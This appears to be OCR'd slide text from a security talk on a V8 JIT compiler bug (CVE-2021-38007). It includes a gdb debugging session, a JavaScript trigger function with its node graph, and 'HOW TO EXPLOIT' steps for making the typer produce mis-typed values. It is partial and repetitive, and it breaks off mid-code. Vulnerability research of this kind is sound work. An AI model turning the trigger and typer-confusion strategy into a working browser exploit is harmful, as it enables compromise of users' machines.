
AssembleCodePhase (Release)



```
    1123
    1124   int32_t ToInt32() const {
    1125     DCHECK(FitsInInt32());
==> 1126     const int32_t value = static_cast<int32_t>(value_);
    1127     DCHECK_EQ(value_, static_cast<int64_t>(value));
    1128     return value;
    1129   }
    1130
                                                         v8::internal::

Legend: code, data, rodata, heap, value
gdb-peda$ p value_
$80 = 0x3ff0000000000000
gdb-peda$ x/2wx &value_
0xff954578:     0x00000000      0x3ff00000
gdb-peda$ p value
$81 = 0x0
gdb-peda$ 
```

• Issue 1254189 (CVE-2021-38007)

AssembleCodePhase (Release)



```
    1123
    1124   int32_t ToInt32() const {
    1125     DCHECK(FitsInInt32());
==> 1126     const int32_t value = static_cast<int32_t>(value_);
    1127     DCHECK_EQ(value_, static_cast<int64_t>(value));
    1128     return value;
    1129   }
    1130
                                                   v8::internal::
Legend: code, data, rodata, heap, value
gdb-peda$ p value_
$80 = 0x3ff0000000000000
gdb-peda$ x/2wx &value_
0xff954578:     0x00000000      0x3ff00000
gdb-peda$ p value
$81 = 0x0
gdb-peda$
```


● HOW TO EXPLOIT

HOW TO EXPLOIT?

• HOW TO EXPLOIT

Graph after SimplifiedLowering phase

```
function foo(a) {
    let x = true;
    x /= x;

    let y = x || a;

    y <<= 1;
    let z = 1 >> y;
    return z;
}
```



45: Float64Constant[1]

39: Float64Div
PlainNumber

46: Float64Constant[0]

40: Float64Equal
Boolean

20: Branch[None, SafetyCheck]

48: ChangeFloat64ToTagged

21: IfFalse

23: IfTrue

2: Parameter[1]
NonInternal

22: Merge

24: Phi[kRepTagged]
NonInternal

50: CheckedTaggedSignedToInt32

51: Int32Constant[1]

28: Word32Shl
Signed32

52: Int32Constant[31]


53: Word32And

29: Word32Sar[Normal]
Range(0, 1)

• HOW TO EXPLOIT

Graph after SimplifiedLowering phase

```
function foo(a) {
    let x = true;
    x /= x;

    let y = x || a;

    y <<= 1;
    let z = 1 >> y;
    return z;
}
```



45: Float64Constant[1]
39: Float64Div PlainNumber
46: Float64Constant[0]
40: Float64Equal Boolean
20: Branch[None, SafetyCheck]
48: ChangeFloat64ToTagged
21: IfFalse
23: IfTrue
2: Parameter[1] NonInternal
22: Merge
24: Phi[kRepTagged] NonInternal
50: CheckedTaggedSignedToInt32
51: Int32Constant[1]
28: Word32Shl Signed32
52: Int32Constant[31]
53: Word32And
29: Word32Sar[Normal] Range(0, 1)

● HOW TO EXPLOIT

Breaking the Typer

• HOW TO EXPLOIT


Breaking the Typer



1. Generate an opcode which can trigger the bug
    1. kIA32Shl
    2. kIA32Shr
    3. kIA32Sar
    4. ...

HOW TO EXPLOIT


Breaking the Typer



1. Generate an opcode which can trigger the bug
   1. kIA32Shl
   2. kIA32Shr
   3. kIA32Sar
   4. ...

2. One input of the above opcode is NumberConstant

Breaking the Typer



1. Generate an opcode which can trigger the bug
    1. kIA32Shl
    2. kIA32Shr
    3. kIA32Sar
    4. ...

2. One input of the above opcode is NumberConstant


3. The result of the above opcode is a mis-typed value

● HOW TO EXPLOIT

Some primitives and ideas

● HOW TO EXPLOIT


Ideas #1



Generate NumberConstant after SL phase

HOW TO EXPLOIT


SimplifiedLowering phase



```
template <Phase T>
void VisitNode(Node* node, Truncation truncation,
